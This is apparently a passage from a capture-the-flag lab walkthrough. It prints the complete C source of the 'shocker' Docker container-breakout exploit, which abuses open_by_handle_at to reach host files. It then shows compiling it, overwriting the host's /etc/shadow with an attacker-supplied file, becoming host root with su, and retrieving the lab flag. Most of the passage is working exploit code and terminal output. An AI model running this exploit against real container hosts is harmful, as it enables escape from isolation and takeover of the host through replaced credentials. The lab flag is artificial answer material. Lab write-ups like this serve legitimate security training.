                }
        }

        closedir(dir);
        close(fd);
        return 0;
}


int main(int argc,char* argv[] )
{
        char buf[0x1000];
        int fd1, fd2;
        struct my_file_handle h;
        struct my_file_handle root_h = {
                .handle_bytes = 8,
                .handle_type = 1,
                .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
        };

        fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014                [***]\n"
        "[***] The tea from the 90's kicks your sekurity again.          [***]\n"
        "[***] If you have pending sec consulting, I'll happily [***]\n"
        "[***] forward to my friends who drink secury-tea too!          [***]\n\n<enter>\n");

        read(0, buf, 1);

        // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
                die("[-] open");

        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
                die("[-] Cannot find valid handle!");

        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);

        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)
```

```
                die("[-] open_by_handle");

        char * line = NULL;
        size_t len = 0;
        FILE *fptr;
        ssize_t read;
        fptr = fopen(argv[2], "r");
        while ((read = getline(&line, &len, fptr)) != -1) {
                write(fd2, line, read);

        }
        printf("Success!!\n");


        close(fd2); close(fd1);

        return 0;
}
```

Save the above exploit code as “write_files.c”

```
root@40167b0d71e2:~# cat write_files.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
};

void die(const char *msg)
{
        perror(msg);
        exit(errno);
}

void dump_handle(const struct my_file_handle *h)
{
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
                h->handle_type);
```

```
{
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
                h->handle_type);
        for (int i = 0; i < h->handle_bytes; ++i) {
                fprintf(stderr,"0x%02x", h->f_handle[i]);
                if ((i + 1) % 20 == 0)
                        fprintf(stderr,"\n");
                if (i < h->handle_bytes - 1)
                        fprintf(stderr,", ");
        }
        fprintf(stderr,"};\n");
}


int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle *oh)
{
        int fd;
        uint32_t ino = 0;
        struct my_file_handle outh = {
                .handle_bytes = 8,
                .handle_type = 1
        };
        DIR *dir = NULL;
        struct dirent *de = NULL;

        path = strchr(path, '/');

        // recursion stops if path has been resolved
        if (!path) {
```

```
                memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
                oh->handle_type = 1;
                oh->handle_bytes = 8;
                return 1;
        }
        ++path;
        fprintf(stderr, "[*] Resolving '%s'\n", path);

        if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                die("[-] open_by_handle_at");

        if ((dir = fdopendir(fd)) == NULL)
                die("[-] fdopendir");

        for (;;) {
                de = readdir(dir);
                if (!de)
                        break;
                fprintf(stderr, "[*] Found %s\n", de->d_name);
                if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
                        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
                        ino = de->d_ino;
                        break;
                }
        }

        fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
```

```
        if (de) {
                for (uint32_t i = 0; i < 0xffffffff; ++i) {
                        outh.handle_bytes = 8;
                        outh.handle_type = 1;
                        memcpy(outh.f_handle, &ino, sizeof(ino));
                        memcpy(outh.f_handle + 4, &i, sizeof(i));

                        if ((i % (1<<20)) == 0)
                                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
                        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                                closedir(dir);
                                close(fd);
                                dump_handle(&outh);
                                return find_handle(bfd, path, &outh, oh);
                        }
                }
        }

        closedir(dir);
        close(fd);
        return 0;
}


int main(int argc,char* argv[] )
{
        char buf[0x1000];
        int fd1, fd2;
```

```
        int fd1, fd2;
        struct my_file_handle h;
        struct my_file_handle root_h = {
                .handle_bytes = 8,
                .handle_type = 1,
                .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
        };

        fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014             [***]\n"
               "[***] The tea from the 90's kicks your sekurity again.     [***]\n"
               "[***] If you have pending sec consulting, I'll happily     [***]\n"
               "[***] forward to my friends who drink secury-tea too!      [***]\n\n<enter>\n");

        read(0, buf, 1);

        // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
                die("[-] open");

        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
                die("[-] Cannot find valid handle!");

        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);

        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)
                die("[-] open_by_handle");

        char * line = NULL;
```

```
        size_t len = 0;
        FILE *fptr;
        ssize_t read;
        fptr = fopen(argv[2], "r");
        while ((read = getline(&line, &len, fptr)) != -1) {
                write(fd2, line, read);

        }
        printf("Success!!\n");


        close(fd2); close(fd1);

        return 0;
}

root@40167b0d71e2:~#
```

Step 16: Compile the C code.

Command: gcc write_files.c -o write_files

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# gcc write_files.c -o write_files
write_files.c: In function 'find_handle':
write_files.c:63:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
         if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                   ^~~~~~~~~~~~~~~~~
root@40167b0d71e2:~#
root@40167b0d71e2:~#
```

Step 17: Execute the binary and replace the shadow files of the host machine with the modified shadow file.

Command: ./write_files /etc/shadow shadow

```
root@40167b0d71e2:~# ./write_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014            [***]
[***] The tea from the 90's kicks your sekurity again.    [***]
[***] If you have pending sec consulting, I'll happily    [***]
[***] forward to my friends who drink secury-tea too!     [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
[*] Found usr
[*] Found proc
[*] Found var
[*] Found run
```

```
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=810
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@40167b0d71e2:~#
```

Step 18: Exit out of the container and use su to login as root.

Commands:
exit
su -
Enter password “password”.

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# exit
exit
student@localhost:~$
student@localhost:~$ su -
Password:
root@localhost:~#
```

Step 19: Search for the flag on the file system.

Command: find / -name *flag* 2>/dev/null

```
root@localhost:~#
root@localhost:~# find / -name *flag* 2>/dev/null
/root/flag-a9a9bd74ce2b
root@localhost:~#
```

Step 20: Retrieve the flag.

Command: cat /root/flag-a9a9bd74ce2b

```
root@localhost:~#
root@localhost:~# cat /root/flag-a9a9bd74ce2b
a9a9bd74ce2bdb3ca85d44a9c0ed766a
root@localhost:~#
```

Flag: a9a9bd74ce2bdb3ca85d44a9c0ed766a

References:

1. Docker (https://www.docker.com/)
2. shocker: docker PoC VMM-container breakout (http://stealth.openwall.net/xSports/shocker.c)
3. CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE (http://man7.org/linux/man-pages/man7/capabilities.7.html)